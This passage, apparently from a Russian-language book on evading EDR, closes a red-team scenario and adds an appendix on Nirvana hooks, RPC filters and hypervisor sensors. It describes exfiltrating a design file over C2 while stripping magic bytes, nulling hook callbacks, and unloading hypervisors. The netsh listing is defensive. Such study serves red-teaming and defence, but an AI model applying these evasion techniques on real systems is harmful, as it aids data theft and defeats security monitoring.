Способов вывести данные из системы много. Выбор зависит от расположения, содержимого и размера данных. Следует учитывать устойчивость формата к ошибкам: останется ли он пригодным, если получен не полностью? Текстовый файл очень устойчив: потеря половины означает лишь отсутствие половины текста. Изображения обычно неустойчивы, поскольку потерянную часть картинки невозможно осмысленно восстановить.

Наконец, важна требуемая скорость получения. Если данные нужны быстро и целиком, риск обычно выше, чем при медленной передаче файла, поскольку за единицу времени через границу сети, где вероятно наблюдение, проходит больший объём.

В нашей операции можно позволить больший риск, поскольку надолго оставаться в среде мы не собираемся. Разведка ресурса `ENG` показывает, что файл `.stl` занимает 4 Мбайт, что немного по сравнению с файлами других типов. При высокой допустимости риска и малом файле выберем простой путь: передадим данные через канал управления и контроля.

Даже при HTTPS содержимое следует защитить. Нужно считать, что любое отправленное сообщение будет исследовано защитным продуктом. При извлечении файлов одна из главных проблем - сигнатура файла, или магические байты, в его начале, уникально определяющие тип. Для `.stl` сигнатура равна `73 6F 6C 69 64`.

Скрыть тип извлекаемого файла можно множеством способов: от шифрования содержимого до простого удаления магических байтов перед передачей и их добавления после получения. Для человекочитаемых файлов автор предпочитает шифрование, поскольку исходящее соединение может проверяться на определённую строку. У остальных типов при опасении обнаружения он обычно удаляет, искажает или подменяет магические байты.

Когда всё готово, встроенная функция загрузки агента отправит файл по установленному каналу управления и контроля. Для этого потребуется открыть файл и прочитать его содержимое в память. Мини-фильтр файловой системы EDR получит уведомление и может исследовать атрибуты события, например инициатора запроса. Поскольку правило по этим данным пришлось бы создавать самой организации, вероятность существования такого обнаружения в EDR сравнительно мала.

Прочитав файл в адресное пространство агента, закроем дескриптор и начнём передачу. Передача по HTTP или HTTPS заставит соответствующих поставщиков ETW создать события, но при защищённом канале, таком как HTTPS, содержимое сообщений обычно в них не входит. Поэтому проблем с выводом проектных планов возникнуть не должно. После загрузки достаточно вернуть магические байты и открыть файл в выбранной программе трёхмерного моделирования, как показано на рисунке 13-1.




Рисунок 13-1. Отвёртка Binford 6100 для левшей

Заключение

Мы выполнили задачу: получили конструкторские сведения о революционном изделии Binford, и слово «революционном» здесь употреблено не без каламбура. Во время операции знания о методах обнаружения EDR помогали принимать обоснованные решения о перемещении по среде.

Следует помнить, что выбранный путь мог быть не лучшим и не единственным. Смогли бы мы опередить защитников Binford, не обращая внимания на создаваемый шум? Что, если отказаться от

Active Directory и искать конструкторские сведения в облачном хранилище файлов, например SharePoint? Каждый подход существенно меняет способы нашего обнаружения со стороны Binford.

После прочтения книги у вас должны быть сведения, необходимые для самостоятельного принятия таких стратегических решений. Ступайте осторожно и удачи.

Приложение. Вспомогательные источники

Современные EDR иногда используют менее распространённые компоненты, которые до сих пор не рассматривались в книге. Эти вспомогательные источники телеметрии могут приносить EDR огромную пользу, открывая доступ к данным, недоступным другим датчикам.

Поскольку эти источники встречаются нечасто, мы не станем подробно исследовать их внутреннее устройство. Вместо этого в приложении приведены примеры, объясняется их работа и польза для агента EDR. Список ни в коем случае не исчерпывающий, но освещает некоторые нишевые компоненты, которые могут встретиться в исследованиях.

Альтернативные методы перехвата

Книга показала ценность перехвата вызовов функций, исследования переданных параметров и наблюдения за возвращаемыми значениями. На момент написания книги наиболее распространённый способ перехвата опирался на внедрение DLL в целевой процесс и изменение потока выполнения экспортированных функций другой DLL, например `ntdll.dll`, чтобы выполнение обязательно проходило через DLL EDR. Однако из-за присущих реализации недостатков этот метод тривиально обходится, как рассказано в главе 2.

Существуют более надёжные способы перехвата функций. Например, поставщик ETW `Microsoft-Windows-Threat-Intelligence` косвенно перехватывает некоторые системные вызовы в ядре, но и у него есть ограничения. Несколько техник достижения одного результата дают защитникам преимущество, поскольку в разных контекстах лучше работают разные методы. Поэтому некоторые поставщики применяют в продуктах альтернативные перехваты, расширяя способность наблюдать за вызовами подозрительных функций.

В докладе «Esoteric Hooks» на конференции Recon 2015 года Алекс Ионеску подробно рассказал о нескольких техниках. Некоторые крупные поставщики EDR реализовали один из описанных им методов - перехваты Nirvana. Обычный перехват функции вмешивается в вызывающую сторону, а эта техника перехватывает точку возврата системного вызова из ядра в пользовательский режим. Агент может выявлять системные вызовы, которые исходят не из известного места, например не из копии `ntdll.dll`, отображённой в адресное пространство процесса. Таким образом обнаруживаются ручные системные вызовы - техника, в последние годы ставшая довольно распространённой в наступательных инструментах.

У метода есть несколько заметных недостатков. Во-первых, для каждого наблюдаемого продуктом процесса он требует передавать недокументированный `PROCESS_INFORMATION_CLASS` и связанную структуру в `NtSetInformationProcess()`. Поскольку механизм официально не поддерживается, Microsoft в любой момент может изменить его поведение или полностью отключить. Кроме того, чтобы обнаруживать ручные системные вызовы, разработчик должен определить источник вызова, захватив контекст возврата и сопоставив его с известным безопасным образом. Наконец, перехват легко обойти: атакующий может удалить обратный вызов из процесса, присвоив ему нулевое значение посредством `NtSetInformationProcess()`, подобно тому, как защитный процесс первоначально его установил.

Хотя перехваты Nirvana сравнительно легко обходятся, не каждый атакующий обладает такой возможностью, а предоставляемая ими телеметрия всё равно может быть ценной. Поставщики способны сочетать несколько техник для необходимого охвата.

Фильтры RPC

Недавние атаки вновь пробудили интерес к техникам RPC. Например, эксплойты PrinterBug Ли Кристенсена и PetitPotam пользователя topotam доказали свою полезность в средах Windows. В ответ поставщики EDR начали уделять внимание новым техникам RPC, надеясь обнаруживать и предотвращать их применение.

Обрабатывать трафик RPC в масштабе чрезвычайно трудно. Один из способов наблюдения EDR - фильтры RPC. По существу, это правила межсетевого экрана, основанные на идентификаторах интерфейсов RPC; их легко создавать и развёртывать встроенными системными средствами. Например, в листинге A-1 показано интерактивное запрещение всего входящего трафика DCSync к текущему узлу посредством `netsh.exe`. EDR могла бы развернуть это правило на всех контроллерах домена среды.

```
netsh> rpc filter
netsh rpc filter> add rule layer=um actiontype=block
Ok.
netsh rpc filter> add condition field=if_uuid matchtype=equal \
data=e3514235-4b06-11d1-ab04-00c04fc2dcd2
Ok.
netsh rpc filter> add filter
FilterKey: 6a377823-cff4-11ec-967c-000c29760114
Ok.
netsh rpc filter> show filter
Listing all RPC Filters.
------------------------------
filterKey: 6a377823-cff4-11ec-967c-000c29760114
displayData.name: RPCFilter
displayData.description: RPC Filter
filterId: 0x12794
layerKey: um
weight: Type: FWP_EMPTY Value: Empty
action.type: block
numFilterConditions: 1
filterCondition[0]
  fieldKey: if_uuid
  matchType: FWP_MATCH_EQUAL
  conditionValue: Type: FWP_BYTE_ARRAY16_TYPE Value: e3514235 11d14b06 c00004ab d2dcc24f
```

Листинг A-1. Добавление и перечисление фильтров RPC посредством netsh

Команды добавляют фильтр RPC, который блокирует любое взаимодействие через интерфейс RPC Directory Replication Service с GUID `E3514235-4B06-11D1-AB04-00C04FC2DCD2`. После установки командой `add filter` фильтр немедленно начинает действовать и запрещает DCSync.

Когда фильтр RPC блокирует соединение, поставщик `Microsoft-Windows-RPC` создаёт событие ETW, подобное листингу A-2.

```
An RPC call was blocked by an RPC firewall filter.
ProcessName: lsass.exe
InterfaceUuid: e3514235-4b06-11d1-ab04-00c04fc2dcd2
RpcFilterKey: 6a377823-cff4-11ec-967c-000c29760114
```

Листинг A-2. Событие ETW, показывающее действие, заблокированное фильтром

Хотя это лучше, чем ничего, и защитники теоретически могут создавать по событию правила обнаружения, ему недостаёт значительной части контекста, необходимого для надёжного обнаружения. Например, непосредственно неясны субъект, отправивший запрос, и направление трафика, входящее или исходящее, что затрудняет фильтрацию событий при настройке правила.

Лучшим вариантом может быть похожее событие защищённого поставщика ETW `Microsoft-Windows-Security-Auditing`. Обычные приложения не могут получать данные этого поставщика, но они поступают в журнал событий Windows. В нём создаётся событие 5157 всякий раз, когда Base Filtering Engine из Windows Filtering Platform блокирует запрос. Пример события 5157 приведён в листинге A-3; оно гораздо подробнее события `Microsoft-Windows-RPC`.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
 <System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994
   -A5BA-3E3B0328C30D}" />
  <EventID>5157</EventID>
  <Version>1</Version>
  <Level>0</Level>
  <Task>12810</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8010000000000000</Keywords>
  <TimeCreated SystemTime="2022-05-10T12:19:09.692752600Z" />
  <EventRecordID>11289563</EventRecordID>
  <Correlation />
  <Execution ProcessID="4" ThreadID="3444" />
  <Channel>Security</Channel>
  <Computer>sun.milkyway.lab</Computer>
  <Security />
 </System>
 <EventData>
  <Data Name="ProcessID">644</Data>
  <Data Name="Application">\device\harddiskvolume2\windows\system32\lsass.exe</Data>
  <Data Name="Direction">%%14592</Data>
  <Data Name="SourceAddress">192.168.1.20</Data>
  <Data Name="SourcePort">62749</Data>
  <Data Name="DestAddress">192.168.1.5</Data>
  <Data Name="DestPort">49667</Data>
  <Data Name="Protocol">6</Data>
  <Data Name="FilterRTID">75664</Data>
  <Data Name="LayerName">%%14610</Data>
  <Data Name="LayerRTID">46</Data>
  <Data Name="RemoteUserID">S-1-0-0</Data>
  <Data Name="RemoteMachineID">S-1-0-0</Data>
 </EventData>
</Event>
```

Листинг A-3. Манифест события защищённого поставщика ETW Microsoft-Windows-Security-Auditing

Хотя событие содержит гораздо больше данных, у него тоже есть ограничения. В частности, исходный и целевой порты присутствуют, но идентификатор интерфейса отсутствует, из-за чего трудно определить, относится ли событие к фильтру DCSync или к совершенно другому. Кроме того, в разных версиях Windows событие работает непоследовательно: в одних создаётся правильно, а в других полностью отсутствует. Поэтому некоторые защитники могут предпочесть менее подробное, но более стабильное событие RPC как основной источник данных.

Гипервизоры

Гипервизоры виртуализируют одну или несколько гостевых операционных систем и становятся посредниками между гостем и либо оборудованием, либо базовой операционной системой, в зависимости от архитектуры. Это положение предоставляет EDR уникальные возможности обнаружения.

Как работают гипервизоры

Внутренняя работа гипервизора сравнительно проста после освоения нескольких основных понятий. Windows выполняет код на нескольких кольцах: код более высокого кольца, например кольца 3 пользовательского режима, обладает меньшими привилегиями, чем код низкого кольца, например кольца 0 ядра. Корневой режим, где находится гипервизор, работает на кольце 0, самом низком архитектурно поддерживаемом уровне привилегий, и ограничивает операции, которые может выполнять гостевая система в некорневом режиме. Процесс показан на рисунке A-1.




Рисунок A-1. Работа VMEXIT и VMENTER

Когда виртуализированная гостевая система пытается выполнить инструкцию или действие, которое должен обработать гипервизор, происходит VMEXIT. Управление переходит от гостя к гипервизору. Virtual Machine Control Structure (VMCS) сохраняет состояние процессора для гостя и гипервизора, чтобы позднее его можно было восстановить, а также хранит причину VMEXIT. Для каждого логического процессора системы существует одна VMCS; подробнее о них рассказывается в томе 3C руководства Intel Software Developer's Manual.

> **Примечание.** Для простоты это краткое описание рассматривает работу гипервизора на основе Intel VT-x, поскольку на момент написания книги процессоры Intel оставались самыми распространёнными.

В корневом режиме гипервизор может эмулировать, изменять и регистрировать активность в зависимости от причины VMEXIT. Такие выходы происходят по множеству обычных причин, включая инструкции `RDMSR` для чтения регистров конкретной модели и `CPUID`, возвращающую сведения о процессоре. По завершении операции корневого режима инструкция `VMRESUME` передаёт выполнение обратно в некорневой режим, позволяя гостевой системе продолжить работу.

Существует два типа гипервизоров. Такие продукты, как Hyper-V от Microsoft и ESX от VMware, называются гипервизорами типа 1. Они работают непосредственно на аппаратном обеспечении, как показано на рисунке A-2.




Рисунок А-2. Архитектура гипервизора типа 1

Гипервизор типа 2 работает внутри операционной системы, установленной на физическом оборудовании. К нему относятся VMware Workstation и Oracle VirtualBox. Архитектура типа 2 показана на рисунке А-3.




Рисунок А-3. Архитектура гипервизора типа 2

Гипервизоры типа 2 интересны тем, что способны виртуализировать уже работающую систему. Конечному пользователю не требуется входить в свою систему, запускать VMware Workstation, запускать виртуальную машину, входить в неё и работать там: его узел сам становится виртуальной машиной. Слой гипервизора прозрачен для пользователя и находящихся в системе атакующих, а EDR получает всю доступную телеметрию.

Большинство EDR, реализующих гипервизор, выбирают тип 2. Но даже тогда им приходится выполнять сложную последовательность действий для виртуализации существующей системы. Полная реализация гипервизора выходит далеко за рамки книги. Для интересующихся темой у Даакса Ринда и Сины Карванди есть превосходные материалы по созданию собственного гипервизора.

Применение для безопасности

Гипервизор показывает системные операции на уровне глубже почти любого другого датчика. С его помощью продукт безопасности конечных точек может обнаруживать атаки, пропущенные датчиками других колец, например следующие.

Обнаружение виртуальной машины. Некоторые вредоносные программы пытаются понять, что работают в виртуальной машине, выполняя инструкцию `CPUID`. Поскольку она вызывает VMEXIT, гипервизор может выбрать возвращаемое значение и заставить вредоносную программу считать, что виртуальной машины нет.

Перехват системных вызовов. Гипервизор потенциально может применять Extended Feature Enable Register (EFER), чтобы выходить при каждом системном вызове и эмулировать его выполнение.

Изменение управляющих регистров. Гипервизор способен обнаруживать изменение битов управляющего регистра, например бита SMEP в CR4, которое может быть частью эксплуатации уязвимости. Кроме того, он может выполнять выход при изменении регистра и исследовать контекст выполнения гостя, выявляя, например, атаки с кражей токена.

Отслеживание изменений памяти. Гипервизор может применять журнал изменений страниц вместе с Extended Page Tables (EPT), чтобы наблюдать за изменениями определённых областей памяти.

Трассировка ветвлений. Гипервизор может задействовать Last Branch Record, набор регистров для трассировки ветвлений, прерываний и исключений, вместе с EPT, чтобы отслеживать выполнение программы, не ограничиваясь системными вызовами.

Обход гипервизора

Трудность работы против системы с развёрнутым поставщиком гипервизором в том, что к моменту осознания присутствия в виртуальной машине вы, вероятно, уже обнаружены. Поэтому перед выполнением вредоносной программы её разработчики часто проверяют виртуальную машину инструкциями `CPUID` или ускорением сна. Обнаружив виртуальную машину, программа может завершиться либо выполнять только безопасные действия.

Другой доступный атакующим вариант - выгрузить гипервизор. Для типа 2 может оказаться возможным взаимодействовать с драйвером через управляющий код ввода-вывода, изменить конфигурацию загрузки или напрямую остановить управляющую службу. Это заставит гипервизор девиртуализировать процессоры и выгрузиться, лишив его возможности наблюдать за последующими действиями. На сегодняшний день общедоступных сообщений о применении этих техник реальными атакующими нет.